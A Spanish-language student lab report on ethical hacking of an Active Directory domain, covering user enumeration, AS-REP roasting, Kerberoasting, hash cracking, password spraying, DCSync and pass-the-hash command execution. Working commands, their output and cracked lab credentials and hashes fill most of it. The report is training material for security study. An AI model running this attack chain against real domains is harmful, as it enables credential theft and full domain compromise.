REGIONAL ANTIOQUIA

CENTRO DE SERVICIOS Y GESTIÓN EMPRESARIAL

TECNOLOGÍA EN GESTION DE REDES DE DATOS

PRESENTADO POR:

LAURA VALENTINA GUARACA CALDERÓN

MEDELLÍN, 2024

REGIONAL ANTIOQUIA

CENTRO DE SERVICIOS Y GESTIÓN EMPRESARIAL

TECNOLOGÍA EN GESTION DE REDES DE DATOS

INSTRUCTOR: ALEJANDRO

ETHIKAL HACHING -ACTIVE DIRECTORY

PRESENTADO POR:

LAURA VALENTINA GUARACA CALDERON

GRUPO DE FORMACIÓN: 2803649

MEDELLÍN, 2024

INTRODUCCIÓN

En esta prueba de Ethical Hacking, se llevará a cabo una evaluación de seguridad de un entorno de Active Directory (AD) con el objetivo de identificar vulnerabilidades y posibles vectores de ataque. El enfoque inicial se realiza desde un dispositivo fuera del dominio, lo que significa que no contamos con acceso directo a los recursos del AD ni privilegios elevados. En este escenario, se utilizará un usuario sin privilegios para iniciar sesión y realizar actividades de enumeración de usuarios.

El primer paso será realizar un escaneo y enumeración de los usuarios presentes en el directorio. Aunque el dispositivo no está unido al dominio y el acceso está restringido a un usuario sin privilegios, esta fase sigue siendo crucial, ya que nos permitirá recopilar información sobre las cuentas de usuario, los grupos y otros objetos dentro del AD que podrían ser utilizados en fases posteriores del ataque.

La enumeración de usuarios es un paso importante, ya que puede revelar información sensible sobre las configuraciones del directorio, como nombres de usuario, grupos predeterminados y otras configuraciones que podrían ser explotadas. Para ello, se emplearán herramientas de reconocimiento como BloodHound, Enum4linux, PowerView o Nmap, que permiten obtener detalles de la estructura del dominio y las posibles debilidades de seguridad.


Es importante destacar que el objetivo de esta prueba es simular un ataque controlado con fines de mejorar la seguridad del entorno, y no comprometer la integridad de los sistemas. Todos los pasos realizados serán documentados con el fin de ayudar a los administradores a identificar áreas críticas de mejora y fortalecer las defensas de su infraestructura

RECONOCIMIENTO

En esta prueba tenemos el usuario “temp” con contraseña “temp”, sin embargo, la maquina no se encuentra dentro del dominio. Entonces para lograr entrar al dominio y hacer muchos de los propósitos se van a utilizar muchas herramientas.

Inicialmente vamos a deshabilitar el Windows defender y el firewall con Set-MpPreference -DisableRealtimeMonitoring $true


Además de eso utilizamos powershell -ep bypass, comando cual sirve para permitir la ejecución de scripts




Ejecutar script del tools que el nos paso, el script de poweview.ps1

Para ejecutarlo podemos hacerlo con .\el archivo o Module-Import el archivo

. C:\AD\Tools\powerview.ps1 o Import-Module . C:\AD\Tools\powerview.ps1



Para conectarnos vamos a utilizar una herramienta llamada runas, las cuales son las siguientes opciones. Ejecutamos .\runas.exe /noprofile /netonly /user:temp@cs.org powershell



Allí nos abre una Shell

Ya estamos dentro del dominio con el usuario “temp” ejecutamos el siguiente comando para poder ejecutar scripts

```
PS C:\Windows\system32> powershell -ep bypass
Windows PowerShell
```

Importamos nuevamente el modulo de PowerView.ps1 y revisamos que nos encontremos dentro del dominio. El comando ejecutado muestra todos los usuarios del dominio

```
PS C:\Windows\system32> Import-Module C:\Users\laura\Documents\Tools2\CRTE\PowerView.ps1
PS C:\Windows\system32> Get-NetUser -domain cs.org -server 172.16.1.51


logoncount            : 6
badpasswordtime       : 12/31/1600 7:00:00 PM
description           : Cuenta integrada para la administración del equipo o dominio
distinguishedname     : CN=Administrador,CN=Users,DC=cs,DC=org
objectclass           : {top, person, organizationalPerson, user}
lastlogontimestamp    : 11/13/2024 9:05:52 AM
name                  : Administrador
objectsid             : S-1-5-21-3125701002-1384462348-288929791-500
samaccountname        : Administrador
admincount            : 1
codepage              : 0
```

Para ver únicamente los nombres de todos los usuarios ejecutamos el siguiente comando

```
PS C:\Windows\system32> Get-NetUser -domain cs.org -server 172.16.1.51 | Select-Object samAccountName

samaccountname
--------------
Administrador
Invitado
krbtgt
jennette.rowena
sabra.loni
mil.halimeda
amalle.lory
cora.audrie
hazel.ruthanne
claudelle.georgina
britney.norrie
hildegarde.marjory
calley.leonard
helga.devina
shaylah.desdemona
ariela.denise
candie.klaus
```

Copiamos esos usuarios y los guardamos en un archivo. Vamos a realizar un asreproast para encontrar los usuarios que no requieren pre autenticación. Estando fuera del dominio una forma muy efectiva es usando el script GetNPUsers.py que se encuentra en GitHub. Indicamos la IP del servidor, el dominio y el archivo que creamos con los usuarios del dominio, el formato y el archivo de salida

```
┌──(kali㉿kali)-[~]
└─$ python3 GetNPUsers.py -dc-ip 172.16.1.51 cs.org/ -usersfile usuarios.txt -format hashcat -outputfile hashes.asreproast
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] User Administrador doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User jennette.rowena doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sabra.loni doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mil.halimeda doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Eso nos da los usuarios que no requieren pre autenticación y un hash de cada uno que puede ser la contraseña. Vamos a utilizar la herramienta John The Riper que se utiliza para encontrar contraseñas cifradas en hashes comparándola con un diccionario de palabras. En mi caso utilicé el hash del usuario maybelle.leonora y su contraseña es “michael”

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john --wordlist=rockyou.txt may
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
michael          ($krb5asrep$23$maybelle.leonora@CS.ORG)
1g 0:00:00:00 DONE (2024-11-14 09:54) 100.0g/s 51200p/s 51200c/s 51200C/s 123456..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Verificamos con crackmapexec (una herramienta que verifica que las credenciales si se puedan autenticar, demuestra que son válidas) las credenciales encontradas u nos dice que efectivamente son válidas.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ crackmapexec smb 172.16.1.51 -u maybelle.leonora -p michael -d cs.org
SMB         172.16.1.51     445    SERVER           [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVER) (domain:cs.org) (signing:True) (SMBv1:False)
SMB         172.16.1.51     445    SERVER           [+] cs.org\maybelle.leonora:michael
```

Vamos a instalar Bloodhound para tener una visualización grafica de todo el directorio activo, además instalamos neo4j que va a ser como una base de datos para Bloodhound


```
┌──(kali㉿kali)-[~]
└─$ sudo apt update && sudo apt install -y bloodhound
```

After installation completes, start neo4j with the following command:

```
┌──(kali㉿kali)-[~]
└─$ sudo neo4j console
```

Al instalar creamos una cuenta con la que nos vamos a loguear después


```
username: neo4j
password: neo4j
```



Iniciamos Bloodhound

```
┌──(kali㉿kali)-[~/Downloads]
└─$ bloodhound start
(node:106409) electron: The default of contextIsolation is deprecated and will be changing from false to true in a future release of Electron.  See https://g
ithub.com/electron/electron/issues/23506 for more information
(node:106475) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability issues. Please use the Buffer.alloc(), Buffer.allocUnsafe()
 or Buffer.from() methods instead.

(BloodHound:106409): GLib-GIO-CRITICAL **: 11:48:43.756: GFileInfo created without standard::type

(BloodHound:106409): GLib-GIO-CRITICAL **: 11:48:43.757: file ../../../gio/gfileinfo.c: line 1610 (g_file_info_get_file_type): should not be reached

(BloodHound:106409): GLib-GIO-CRITICAL **: 11:48:43.758: GFileInfo created without standard::type

(BloodHound:106409): GLib-GIO-CRITICAL **: 11:48:43.758: file ../../../gio/gfileinfo.c: line 1610 (g_file_info_get_file_type): should not be reached

(BloodHound:106409): GLib-GIO-CRITICAL **: 11:48:43.772: GFileInfo created without standard::type

(BloodHound:106409): GLib-GIO-CRITICAL **: 11:48:43.773: file ../../../gio/gfileinfo.c: line 1610 (g_file_info_get_file_type): should not be reached

(BloodHound:106409): GLib-GIO-CRITICAL **: 11:48:43.773: GFileInfo created without standard::size
```

Ingresamos con las credenciales de Neo4j




Sin embargo, para poder visualizar lo de nuestro Active Directory, debemos de exportar el contenido del mismo con la herramienta de Sharphound (**SharpHound** es una herramienta de enumeración de Active Directory (AD) utilizada en pruebas de penetración y auditorías de seguridad.) Indicamos un usuario, su contraseña, el dominio y la IP del controlador

```
Try your credentials
 .\SharpHound.exe --ldapusername temp --ldappassword temp --domain cs.org --domaincontroller 172.16.1.51
```


Ese nos crea un archivo .zip el cual vamos a exportar a nuestro Kali donde esta nuestro Bloodhound

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        1/10/2024   9:30 a. m.                DebugBuilds
------       11/01/2024   3:17 a. m.          21222 20240111021730_BloodHound.zip
-a----       14/11/2024  11:43 a. m.          19784 20241114114316_BloodHound.zip
------       26/12/2022  12:55 a. m.            229 AzureHound.md
------       11/01/2024   3:17 a. m.          31135 NGQzMDBhNTItMTgwMy00MmE4LWI3YzctMDI2ZDQ0ZTUwYmE5.bin
-a----       14/11/2024  11:43 a. m.          27334 ODk4MDMxNWQtOGZmNC00YzgyLTgzYTUtNmFjNmFlMGI5M2Ri.bin
------       26/12/2022  12:55 a. m.        1051648 SharpHound.exe
------       26/12/2022  12:55 a. m.        1318097 SharpHound.ps1


PS C:\Users\MAÑANA\Documents\laura\CRTE\BloodHound-master\Collectors>
```


Lo exportamos con una herramienta llamada HFS que crea un servidor web temporal con el contenido que desees




Ya importado en Kali ingresamos a Bloodhound y damos clic en el siguiente icono y seleccionamos el archivo importado



Y así es como se ve nuestro Active Directory, podemos ver que relaciones hay



En esta sección escogemos lo que deseamos de ver



Con el usuario podemos generar un tipo ticket explotando la vulnerabilidad **KERBEROAST** para moverse de forma lateral con el script GetUserSPNs.py que se encuentra en Git Hub haciendo un request

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 ./GetUserSPNs.py -request -dc-ip 172.16.1.51 cs.org/maybelle.leonora
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName   Name      MemberOf  PasswordLastSet             LastLogon  Delegation
---------------------  --------  --------  --------------------------  ---------  ----------
http/webserver.cs.org  svc_http            2024-11-15 09:52:17.594813  <never>
```

Da como resultado un ticket

```
Password:
ServicePrincipalName   Name      MemberOf  PasswordLastSet             LastLogon                   Delegation
---------------------  --------  --------  --------------------------  --------------------------  ----------
http/webserver.cs.org  svc_http            2024-11-15 09:52:17.594813  2024-11-21 12:05:17.303957

[-] CCache file is not found. Skipping ...
$krb5tgs$23$*svc_http$CS.ORG$cs.org/svc_http*$dcc926c5645439b6f1931094aeb04f4e$4f10fb694061546ddb0d2f294c7b84af6cf83
f42c79facb3cb63a3ca0419b709a3a95ae519661aca3f925a3f9cfd2ad1348f2efef02895aa583d39e8d4cf03326bacea684ea1528747f0fb878
54e8ab1172e0bf07349372396032765l6828d1a532ce444095b0f035525e17b3d5bb37e0d9a8623c00a23cfb1dd79b6e541e49925ad77958f6af
880075b7df6915acfc202d3b18754af046bf0b5abf90221c0abdc25113c082241207c93adf61aee85368a176b1879cfe6b297211f063e4f30262
12158593adc75f0a0e278abdf9815415eb98002cb362e6e9dce6ee90120fc06b7fe73a06fa87a880fb290f6f57b3724f0e6707ce864046ba4153
883201905292 3b1150a2fa00bc6b7fc7edade2f341bbd1178abd34248c94808caea8ace9210737ddf1c2e5a7689380751243028325197ff2d957
1e02c24a13616dd2fbf5394583fe1c57863a1dcbec112eafeb53dce8cfddaaeef52ace3d655f390ebe9b0d91095423b69b4d727ed79ccedea12b
f9795bb25ebefc3cb290fb9f303a884bb624be61597a3a93c61301759be85f48735e1ea0a468a78debf95f91f73c193dc9b1144f42c040bf1772
51fcaa26b215b8a8a129f041e210faaddd4a733326335c7fb97511f07a7b01996214c3f9e7d39cda5839403f1e38758ab5650ffd1ed96222ff92
91ad676aed46bdaab04946b73e2cc3c53ae11941d2d775ddfc7a3d4b9d073d9ddd78ef3e1af0475dc08f2d0ae969865077c4f83fa3528a7866ae
32579e7b469543327bc8c97d671fad942f8932aeba0a87beae5f64edc5214ec4252421bc2b408cf74ec145229fbe71c9d3e3b5ab588555e61859
24be0676623d1ea94ceff78a5cad9520cb35278eea2e3177dab71de0de44ac534915e1ed39ebc07a94d039d2d617b785ae23048ed1cd19fdb2f5
54a2b46bac31768996c38fa67aaab58d3561077f0d98d647f209e3e550b9a23ddcb1d2233bb7317e1135ec512ecb08f4f74c1a86c62f080fb582
e50e29607e2ee74178c0ec9497b38ae45a0a595081368f51b4b8fc8aee78e14206353708af4d9646e5a49daee5243aefd28f65f98d896b59e4ff
11b4a449b008a53ba4858b1422659d42adb81592f108508a16b196682aef8a77d9cc071be00b90c6ff20f15ab09120490b1c91d9335dae8a5bca
355a4f8afaf5b45561988e6c574402f359e5b989d834df75eabafd6cc45a9ea100b111b448ec4ceb34cf4c68b1518e87895af294a682e1e66b14
8de3f54a951469b74f9abca90da15b371ed9f548e9821b82946d625c8fa072fbfaaf7cafdfe8c580b33f70503c43b727777c188e354cc6823cc9
c2c26e645
```

Podemos hallar la contraseña de ese usuario con el hash que aparece allí utilizando John The Riper


```
┌──(kali㉿kali)-[~/Downloads]
└─$ john --wordlist=rockyou.txt new.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
1g 0:00:00:00 DONE (2024-11-15 09:58) 50.00g/s 25600p/s 25600c/s 25600C/s 123456..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Usamos esas credenciales y entramos con ese usuario

```
PS C:\Users\MANANA\Documents\laura\CRTE> Get-NetUser -Identity "svc_http" -Domain cs.org -Server 172.16.1.51


logoncount                    : 2
badpasswordtime               : 31/12/1600 7:00:00 p. m.
distinguishedname             : CN=Servicio HTTP,CN=Users,DC=cs,DC=org
objectclass                   : {top, person, organizationalPerson, user}
lastlogontimestamp            : 15/11/2024 10:22:54 a. m.
userprincipalname             : svc_http@cs.org
name                          : Servicio HTTP
objectsid                     : S-1-5-21-3125701002-1384462348-288929791-1259
samaccountname                : svc_http
codepage                      : 0
samaccounttype                : USER_OBJECT
accountexpires                : NEVER
countrycode                   : 0
whenchanged                   : 15/11/2024 3:22:54 p. m.
instancetype                  : 4
usncreated                    : 24804
objectguid                    : f88d47d1-f9f8-4f33-b8fc-acd0f0a64aed
sn                            : HTTP
lastlogoff                    : 31/12/1600 7:00:00 p. m.
objectcategory                : CN=Person,CN=Schema,CN=Configuration,DC=cs,DC=org
dscorepropagationdata         : 1/01/1601 12:00:00 a. m.
serviceprincipalname          : http/webserver.cs.org
givenname                     : Servicio
```

ELEVACION DE PRIVILEGIOS

Analizando en Bloodhound encontramos que hay un usuario que no hace parte del grupo de Administradores y tiene permisos de DCSYNC (dcsync es una técnica que se utiliza para pedir las claves de cualquier usuario a un controlador del dominio a través del protocolo de replicación (DRSUAPI).) el usuario es kerrie.lurleen



Un dato recibido para la prueba es una contraseña sin conocimiento alguno de que usuario es el propietario de la dicha. Vamos a utilizar un Password Spraying que se basa en utilizar una contraseña con muchos usuarios para verificar cual es su propietario

```
┌──(kali㉿kali)-[~/Downloads]
└─$ crackmapexec smb 172.16.1.51 -u newuser.txt -p Changeme123! -d cs.org
```

```
SMB         172.16.1.51     445    SERVER           [+] cs.org\kerrie.lurleen:Changeme123!
```

Vemos que tenemos la contraseña del usuario que tiene permisos de DCSYNC

Dicha vulnerabilidad se puede explotar igualmente con un script llamado secretsdump.py u lo vamos a ejecutar con el usuario y contraseña que contiene dichos permisos además de la IP del controlador de dominio.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 secretsdump.py -just-dc kerrie.lurleen:Changeme123\!@172.16.1.51 -outputfile dcsync_hashes
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

El comando nos devuelve 3 archivos con hashes de todos los usuarios y dispositivos que se encuentran en el dominio

```
dcsync_hashes.ntds
dcsync_hashes.ntds.cleartext
dcsync_hashes.ntds.kerberos
```

Entre todos los hashes se encuentra el del Administrador, entonces podemos hacer un ataque tipo pass the ticket, podemos hacerlo con crackmapexec, ejecutando comandos de la siguiente manera

```
┌──(kali㉿kali)-[~/Downloads]
└─$ crackmapexec smb 172.16.1.51 -u Administrador -d cs.org -H aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236 -x ip
config
SMB         172.16.1.51     445    SERVER           [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVER) (domain:cs.org) (signing
:True) (SMBv1:False)
SMB         172.16.1.51     445    SERVER           [+] cs.org\Administrador:b72f3db8c9e58fbb65cd69ebf9c5a236 (Pwn3d!)
SMB         172.16.1.51     445    SERVER           [+] Executed command
SMB         172.16.1.51     445    SERVER           Configuración IP de Windows
SMB         172.16.1.51     445    SERVER
SMB         172.16.1.51     445    SERVER
SMB         172.16.1.51     445    SERVER           Adaptador de Ethernet Ethernet:
SMB         172.16.1.51     445    SERVER
SMB         172.16.1.51     445    SERVER           Sufijo DNS específico para la conexión. . : www.tendawifi.com
